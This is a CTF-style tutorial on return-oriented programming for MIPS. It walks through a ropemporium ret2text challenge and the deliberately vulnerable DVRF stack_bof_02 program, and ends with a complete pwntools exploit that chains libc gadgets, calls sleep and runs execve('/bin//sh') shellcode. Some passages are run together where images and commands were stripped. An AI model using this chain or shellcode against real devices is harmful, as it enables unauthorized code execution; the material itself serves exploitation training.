mips - ROP
Introduction
This chapter currently only plans to introduce ROP on MIPS. Exploitation of other vulnerabilities will be gradually introduced later.
Prerequisites
Architecture review: https://ctf-wiki.github.io/ctf-wiki/assembly/mips/readme-zh/ Stack structure as shown:  There are several special points to note:
- There is no EBP register in the MIPS32 architecture. When a program calls a function, the current stack pointer is moved down by n bits to the stack frame storage space of that function, and when the function returns, the offset is added back to restore the stack.
- During parameter passing, the first four arguments are in a0-a3, and any additional ones are stored in the reserved stack space at the top of the calling function.
- When MIPS calls a function, it directly stores the function's return address in the $RA register.
Simple Environment Setup
We currently debug programs in user mode, so we need to install qemu-user and other dependencies.
$ sudo apt install qemu-user
$ sudo apt install libc6-mipsel-cross
$ sudo mkdir /etc/qemu-binfmt
$ sudo ln -s /usr/mipsel-linux-gnu /etc/qemu-binfmt/mipsel
Challenges
1 ropemporium ret2text
Let's look inside the pwnme function:  We can see that at the beginning of the function, the value of the ra register is placed at the position $sp+60. That is, the return address is at $sp+60.
  Looking at the read in this function, a2 is the size to read, which will be assigned 0x38, and buf is at the position $sp + 0x18. This is an obvious stack overflow vulnerability that can overwrite the return address. Through calculation, we can determine the padding is 36:
60 - 0x18 = 36

 So this challenge only requires overwriting the return address with the ret2win function address. Therefore we can construct the following payload:
 pay = 'A'*36 + p32(ret2win_addr)
2 DVRF stack_bof_02.c
The challenge source code is as follows:
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

//Simple BoF by b1ack0wl for E1550
//Shellcode is Required


int main(int argc, char **argv[]){
char buf[500] ="\0";

if (argc < 2){
printf("Usage: stack_bof_01 <argument>\r\n-By b1ack0wl\r\n");
exit(1);
}


printf("Welcome to the Second BoF exercise! You'll need Shellcode for this! ;)\r\n\r\n");
strcpy(buf, argv[1]);

printf("You entered %s \r\n", buf);
printf("Try Again\r\n");

return 0;
}
sudo apt-get update
sudo apt-get install binutils-mipsel-linux-gnu
sudo apt-get install gcc-mipsel-linux-gnu
mipsel-linux-gnu-gcc -fno-stack-protector stack_bof_02.c -o stack_bof_02
 The code logic is simple, there is a stack overflow at the strcpy location.
 Program debugging
qemu-mipsel-static -g 1234 -L ./mipsel ./vuln_system PAYLOAD-g specifies the debug port, -L specifies the directory for lib and other files. After the program starts,gdb-multiarch stack_bof_02run the following command, then runtarget remote 127.0.0.1:1234in gdb to attach the debugger.Controlling PC
The return address is at $sp+532, buf is at $fp+24. That is, the padding is
pay += b'a'*508As shown in the figure below, we can control the ra register and thus control PC:# padding: 532 - 24 = 508 from pwn import * context.log_level = 'debug' pay = b'' pay += b'a'*508 pay += b'b'*4 # with open('payload','wb') as f: # f.write(pay) p = process(['qemu-mipsel-static', '-L', './mipsel', '-g', '1234','./stack_bof_02', pay]) # p = process(['qemu-mipsel-static', '-L', './mipsel', './stack_bof_02']) pause() p.interactive()Finding gadgets to complete ret2shellcode Since the program has no PIE or other protections enabled, we can inject shellcode directly on the stack and control PC to jump to the stack.
We can use the mipsrop.py IDA plugin to find gadgets.
Due to the cache incoherency characteristic of the MIPS pipeline instruction set, we need to call sleep or other functions to flush the data area to the current instruction area before shellcode can be executed normally. To find more gadgets, and since this is a demo, we search in libc.
1. Calling the sleep function
Before calling the sleep function, we need to first find a gadget that sets a0:
Python>mipsrop.find("li $a0, 1")
----------------------------------------------------------------------------------------------------------------
|  Address     |  Action                                              |  Control Jump                          |
----------------------------------------------------------------------------------------------------------------
|  0x000B9350  |  li $a0,1                                            |  jalr  $s2                             |
|  0x000E2660  |  li $a0,1                                            |  jalr  $s2                             |
|  0x00109918  |  li $a0,1                                            |  jalr  $s1                             |
|  0x0010E604  |  li $a0,1                                            |  jalr  $s2                             |
|  0x0012D650  |  li $a0,1                                            |  jalr  $s0                             |
|  0x0012D658  |  li $a0,1                                            |  jalr  $s2                             |
|  0x00034C5C  |  li $a0,1                                            |  jr    0x18+var_s4($sp)                |
|  0x00080100  |  li $a0,1                                            |  jr    0x18+var_s4($sp)                |
|  0x00088E80  |  li $a0,1                                            |  jr    0x1C+var_s0($sp)                |
|  0x00091134  |  li $a0,1                                            |  jr    0x70+var_s24($sp)               |
|  0x00091BB0  |  li $a0,1                                            |  jr    0x70+var_s24($sp)               |
|  0x000D5460  |  li $a0,1                                            |  jr    0x1C+var_s10($sp)               |
|  0x000F2A80  |  li $a0,1                                            |  jr    0x1C+var_s0($sp)                |
|  0x001251C0  |  li $a0,1                                            |  jr    0x18+var_s14($sp)               |
----------------------------------------------------------------------------------------------------------------
Found 14 matching gadgets
For example, we choose the gadget at 0x00E2660:
.text:000E2660                 move    $t9, $s2
.text:000E2664                 jalr    $t9 ; sigprocmask
.text:000E2668                 li      $a0, 1
We notice that this gadget will ultimately jump to the value in the s2 register, so the next step is to find a gadget that can control the s2 register.
Typically, we use the mipsrop plugin's mipsrop.tail() method to find gadgets that set registers from the stack:
Python>mipsrop.tail()
----------------------------------------------------------------------------------------------------------------
|  Address     |  Action                                              |  Control Jump                          |
----------------------------------------------------------------------------------------------------------------
|  0x0001E598  |  move $t9,$s2                                        |  jr    $s2                             |
|  0x000F7758  |  move $t9,$s1                                        |  jr    $s1                             |
|  0x000F776C  |  move $t9,$s1                                        |  jr    $s1                             |
|  0x000F7868  |  move $t9,$s1                                        |  jr    $s1                             |
|  0x000F787C  |  move $t9,$s1                                        |  jr    $s1                             |
|  0x000F86D4  |  move $t9,$s4                                        |  jr    $s4                             |
|  0x000F8794  |  move $t9,$s5                                        |  jr    $s5                             |
|  0x00127E6C  |  move $t9,$s0                                        |  jr    $s0                             |
|  0x0012A80C  |  move $t9,$s0                                        |  jr    $s0                             |
|  0x0012A880  |  move $t9,$s0                                        |  jr    $s0                             |
|  0x0012F4A8  |  move $t9,$a1                                        |  jr    $a1                             |
|  0x0013032C  |  move $t9,$a1                                        |  jr    $a1                             |
|  0x00130344  |  move $t9,$a1                                        |  jr    $a1                             |
|  0x00132C58  |  move $t9,$a1                                        |  jr    $a1                             |
|  0x00133888  |  move $t9,$a1                                        |  jr    $a1                             |
|  0x0013733C  |  move $t9,$a1                                        |  jr    $a1                             |
|  0x00137354  |  move $t9,$a1                                        |  jr    $a1                             |
|  0x00137CDC  |  move $t9,$a1                                        |  jr    $a1                             |
|  0x00137CF4  |  move $t9,$a1                                        |  jr    $a1                             |
|  0x00139BFC  |  move $t9,$s4                                        |  jr    $s4                             |
----------------------------------------------------------------------------------------------------------------
Found 20 matching gadgets

This way we can control the s2 register and also control PC. The next step is to jump to sleep, but simply jumping to sleep is not enough. At the same time, we need to ensure that after sleep finishes executing, we can jump to the next gadget. So we also need a gadget that both executes sleep and controls the next PC address. Looking at the registers, at this point we can still control quite a few. For example, here I search for the $a3 register:
Python>mipsrop.find("mov $t9, $s3")
----------------------------------------------------------------------------------------------------------------
|  Address     |  Action                                              |  Control Jump                          |
----------------------------------------------------------------------------------------------------------------
|  0x0001CE80  |  move $t9,$s3                                        |  jalr  $s3                             |
..........
|  0x000949EC  |  move $t9,$s3                                        |  jalr  $s3                             |
....
.text:000949EC                 move    $t9, $s3
.text:000949F0                 jalr    $t9 ; uselocale
.text:000949F4                 move    $s0, $v0
.text:000949F8
.text:000949F8 loc_949F8:                               # CODE XREF: strerror_l+15C↓j
.text:000949F8                 lw      $ra, 0x34($sp)
.text:000949FC                 move    $v0, $s0
.text:00094A00                 lw      $s3, 0x24+var_sC($sp)
.text:00094A04                 lw      $s2, 0x24+var_s8($sp)
.text:00094A08                 lw      $s1, 0x24+var_s4($sp)
.text:00094A0C                 lw      $s0, 0x24+var_s0($sp)
.text:00094A10                 jr      $ra
.text:00094A14                 addiu   $sp, 0x38
2. jmp shellcode
The next step is to jump to the shellcode. To jump to the shellcode, we first need to get the stack address.
We first use Python>mipsrop.stackfinder()
To get the following gadget:
.text:00095B74                 addiu   $a1, $sp, 52
.text:00095B78                 sw      $zero, 24($sp)
.text:00095B7C                 sw      $v0, 20($sp)
.text:00095B80                 move    $a3, $s2
.text:00095B84                 move    $t9, $s5
.text:00095B88                 jalr    $t9
  Python>mipsrop.find("move $t9, $a1")
  ----------------------------------------------------------------------------------------------------------------
  |  Address     |  Action                                              |  Control Jump                          |
  ----------------------------------------------------------------------------------------------------------------
  |  0x000FA0A0  |  move $t9,$a1                                        |  jalr  $a1                             |
  |  0x0012568C  |  move $t9,$a1                                        |  jalr  $a1                             |
  |  0x0012F4A8  |  move $t9,$a1                                        |  jr    $a1                             |
  |  0x0013032C  |  move $t9,$a1                                        |  jr    $a1                             |
  |  0x00130344  |  move $t9,$a1                                        |  jr    $a1                             |
  |  0x00132C58  |  move $t9,$a1                                        |  jr    $a1                             |
  |  0x00133888  |  move $t9,$a1                                        |  jr    $a1                             |
  |  0x0013733C  |  move $t9,$a1                                        |  jr    $a1                             |
  |  0x00137354  |  move $t9,$a1                                        |  jr    $a1                             |
  |  0x00137CDC  |  move $t9,$a1                                        |  jr    $a1                             |
  |  0x00137CF4  |  move $t9,$a1                                        |  jr    $a1                             |
  ----------------------------------------------------------------------------------------------------------------
  Found 11 matching gadgets
  .text:0012568C                 move    $t9, $a1
  .text:00125690                 move    $a3, $v0
  .text:00125694                 move    $a1, $a0
  .text:00125698                 jalr    $t9
from pwn import *
# context.log_level = 'debug'

libc_base = 0x7f61f000
set_a0_addr = 0xE2660
#.text:000E2660                 move    $t9, $s2
#.text:000E2664                 jalr    $t9 ; sigprocmask
#.text:000E2668                 li      $a0, 1
set_s2_addr = 0xB2EE8
#.text:000B2EE8                 lw      $ra, 52($sp)
#.text:000B2EF0                 lw      $s6, 48($sp)
#.text:000B2EF4                 lw      $s5, 44($sp)
#.text:000B2EF8                 lw      $s4, 40($sp)
#.text:000B2EFC                 lw      $s3, 36($sp)
#.text:000B2F00                 lw      $s2, 32($sp)
#.text:000B2F04                 lw      $s1, 28($sp)
#.text:000B2F08                 lw      $s0, 24($sp)
#.text:000B2F0C                 jr      $ra
jr_t9_jr_ra = 0x949EC
# .text:000949EC                 move    $t9, $s3
# .text:000949F0                 jalr    $t9 ; uselocale
# .text:000949F4                 move    $s0, $v0
# .text:000949F8
# .text:000949F8 loc_949F8:                               # CODE XREF: strerror_l+15C↓j
# .text:000949F8                 lw      $ra, 0x34($sp)
# .text:000949FC                 move    $v0, $s0
# .text:00094A00                 lw      $s3, 0x24+var_sC($sp)
# .text:00094A04                 lw      $s2, 0x24+var_s8($sp)
# .text:00094A08                 lw      $s1, 0x24+var_s4($sp)
# .text:00094A0C                 lw      $s0, 0x24+var_s0($sp)
# .text:00094A10                 jr      $ra
addiu_a1_sp = 0x95B74
# .text:00095B74                 addiu   $a1, $sp, 52
# .text:00095B78                 sw      $zero, 24($sp)
# .text:00095B7C                 sw      $v0, 20($sp)
# .text:00095B80                 move    $a3, $s2
# .text:00095B84                 move    $t9, $s5
# .text:00095B88                 jalr    $t9
jr_a1 = 0x12568C
# .text:0012568C                 move    $t9, $a1
# .text:00125690                 move    $a3, $v0
# .text:00125694                 move    $a1, $a0
# .text:00125698                 jalr    $t9
sleep = 0xB8FC0

shellcode  = b""
shellcode += b"\xff\xff\x06\x28"  # slti $a2, $zero, -1
shellcode += b"\x62\x69\x0f\x3c"  # lui $t7, 0x6962
shellcode += b"\x2f\x2f\xef\x35"  # ori $t7, $t7, 0x2f2f
shellcode += b"\xf4\xff\xaf\xaf"  # sw $t7, -0xc($sp)
shellcode += b"\x73\x68\x0e\x3c"  # lui $t6, 0x6873
shellcode += b"\x6e\x2f\xce\x35"  # ori $t6, $t6, 0x2f6e
shellcode += b"\xf8\xff\xae\xaf"  # sw $t6, -8($sp)
shellcode += b"\xfc\xff\xa0\xaf"  # sw $zero, -4($sp)
shellcode += b"\xf4\xff\xa4\x27"  # addiu $a0, $sp, -0xc
shellcode += b"\xff\xff\x05\x28"  # slti $a1, $zero, -1
shellcode += b"\xab\x0f\x02\x24"  # addiu;$v0, $zero, 0xfab
shellcode += b"\x0c\x01\x01\x01"  # syscall 0x40404

pay =  b''
pay += b'a'*508
pay += p32(set_s2_addr+libc_base)
pay += b'b'*24
pay += b'1111'                    #s0
pay += b'2222'                    #s1
pay += p32(jr_t9_jr_ra+libc_base) #s2 - > set a0
pay += p32(sleep+libc_base)       #s3
pay += b'5555'                    #s4
pay += p32(jr_a1+libc_base)     #s5
pay += b'7777'                    #s6
pay += p32(set_a0_addr+libc_base)
pay += b'c'*0x34
pay += p32(addiu_a1_sp+libc_base)
pay += b'd'*52
pay += shellcode

log.info(hex(0x94A10+libc_base))
log.info('addiu_a0_sp_24: {}'.format(hex(addiu_a1_sp+libc_base)))
with open('payload','wb') as f:
    f.write(pay)
# p = process(['qemu-mipsel-static', '-L', './mipsel', '-g', '1234','./stack_bof_02', pay])
p = process(['qemu-mipsel-static', '-L', './mipsel', './stack_bof_02',pay])
pause()
p.interactive()